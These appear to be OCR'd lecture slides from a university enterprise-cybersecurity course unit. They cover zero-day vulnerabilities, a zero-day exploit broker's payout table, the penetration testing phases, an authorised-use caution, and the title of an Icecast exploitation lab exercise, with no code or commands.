Managing Enterprise Cybersecurity
MIS 4596

Unit# 16

Agenda

- Zero-Day Vulnerabilities
- Introduction to the Exploitation Lab, continued…


The bigger context…

Zero-Day Vulnerabilities

- Zero day (0-day) is a vulnerability for which there is no software patch available

  Bug > Vulnerability > Proof of concept > weaponized exploit

- First day a software patch is released, is Day 1 of the patch
- **Day 0 - no patch available**




Zero-day exploit market


1st Exploit sold in-public was a Microsoft Excel exploit posted on eBay in 2005

- Subsequently discontinued
  - It violated eBay's policy against encouraging illegal activity

Today: Zerodium is a zero-day reseller



ZERODIUM Payouts for Desktops/Servers*



** All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.*

ZERODIUM Payouts for Mobiles*

FCP: Full Chain with Persistence
RCE: Remote Code Execution
LPE: Local Privilege Escalation
SBX: Sandbox Escape or Bypass

iOS
Android
Any OS

Up to $2,500,000									1.001 Android FCP Zero Click (Android)	
Up to $2,000,000										1.002 iOS FCP Zero Click (iOS)
Up to $1,500,000								2.001 WhatsApp RCE+LPE Zero Click (iOS/Android)		2.002 iMessage RCE+LPE Zero Click (iOS)
Up to $1,000,000								2.003 WhatsApp RCE+LPE (iOS/Android)		2.004 SMS/MMS RCE+LPE (iOS/Android)
Up to $500,000	3.001 Persistence (iOS)	2.005 WeChat RCE+LPE (iOS/Android)	2.006 iMessage RCE+LPE (iOS)	2.007 FB Messenger RCE+LPE (iOS/Android)	2.008 Signal RCE+LPE (iOS/Android)	2.009 Telegram RCE+LPE (iOS/Android)	2.010 Email App RCE+LPE (iOS/Android)	4.001 Chrome RCE+LPE (Android)		4.002 Safari RCE+LPE (iOS)
Up to $200,000	5.001 Baseband RCE+LPE (iOS/Android)		6.001 LPE to Kernel/Root (iOS/Android)	2.011 Media Files RCE+LPE (iOS/Android)	2.012 Documents RCE+LPE (iOS/Android)	4.003 SBX for Chrome (Android)	4.004 Chrome RCE w/o SBX (Android)	4.005 SBX for Safari (iOS)		4.006 Safari RCE w/o SBX (iOS)
Up to $100,000	7.001 Code Signing Bypass (iOS/Android)	5.002 WiFi RCE (iOS/Android)	5.003 RCE via MitM (iOS/Android)	6.002 LPE to System (Android)	8.001 Information Disclosure (iOS/Android)	8.002 [k]ASLR Bypass (iOS/Android)	9.001 PIN Bypass (Android)	9.002 Passcode Bypass (iOS)		9.003 Touch ID Bypass (iOS)

** All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.*

Agenda

✓Zero-Day Vulnerabilities

- Introduction to the Exploitation Lab, continued…

The bigger picture

- NIST Risk Management Framework
- Categorizing information systems to select the right amount of cybersecurity

Caution

- The tools and techniques discussed and used in this course should only be used on systems you personally own, or have written permission to use
- Some of the tools used have potential to disrupt or break computer systems


Penetration Testing Execution Standard

http://www.pentest-standard.org/index.php/Main_Page


Penetration Testing's main activities:

1. Pre-engagement Interactions
2. Intelligence Gathering
3. Threat Modeling
4. Vulnerability Analysis
5. Exploitation
6. Post Exploitation
7. Reporting

Exploitation Lab




Exploit Virtual Lab



Part 1: Exploit Windows 7 via Icecast Vulnerability


Simple logical network diagram



